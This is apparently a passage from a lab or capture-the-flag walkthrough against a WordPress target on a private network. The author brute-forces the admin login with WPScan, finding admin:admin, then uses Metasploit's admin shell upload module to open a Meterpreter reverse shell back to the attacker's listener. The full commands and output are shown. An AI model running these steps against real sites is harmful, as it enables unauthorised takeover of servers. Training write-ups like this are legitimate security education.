


In /secret, there i can click the link to access the admin log in. i tried to use WPScan to brute force a passwords using the common.txt wordlists again

```
┌──(akid㉿kali)-[~]
└─$ wpscan --passwords /usr/share/wordlists/dirb/common.txt --url http://192.168.1.2/secret
_______________________________________________________________
         __          _______   _____
         \ \        / /  _ \ / ____|
          \ \  /\  / /| |_) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  __/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |    ____) | (__| (_| | | | |
             \/  \/   |_|   |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.28

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.
```

```
[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/regis
ter

[+] Finished: Mon Feb  2 18:23:34 2026
[+] Requests Done: 493
[+] Cached Requests: 5
[+] Data Sent: 150.133 KB
[+] Data Received: 24.102 MB
[+] Memory used: 255.02 MB
[+] Elapsed time: 00:00:06

┌──(akid㉿kali)-[~]
└─$
```

It shows that the username and password is admin and admin respectively so i could log in



With this information, I used Metasploit to create a plugin that spawns a shell, allowing remote access to the target system. The module used was , wp_admin_shell_upload and the following screenshot shows the exact options I configured.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5
                                         , socks5h, http, sapni
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                         it.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME ⇒ admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD ⇒ admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /seret
TARGETURI ⇒ /seret
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.1.2
RHOSTS ⇒ 192.168.1.2
msf exploit(unix/webapp/wp_admin_shell_upload) > show payloads
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: s
                                         , socks5h, http, sapni
   RHOSTS     192.168.1.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                         it.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /secret          yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/eKxfTcJEwj/TCZALdnFry.php ...
[*] Sending stage (42137 bytes) to 192.168.1.2
[+] Deleted TCZALdnFry.php
[+] Deleted eKxfTcJEwj.php
[+] Deleted ../eKxfTcJEwj
[*] Meterpreter session 1 opened (192.168.1.11:4444 -> 192.168.1.2:44962) at 2026-02-02 18:41:36 +0800

meterpreter > shell
Process 2277 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
whoami
www-data
```

This got me into the meterpreter shell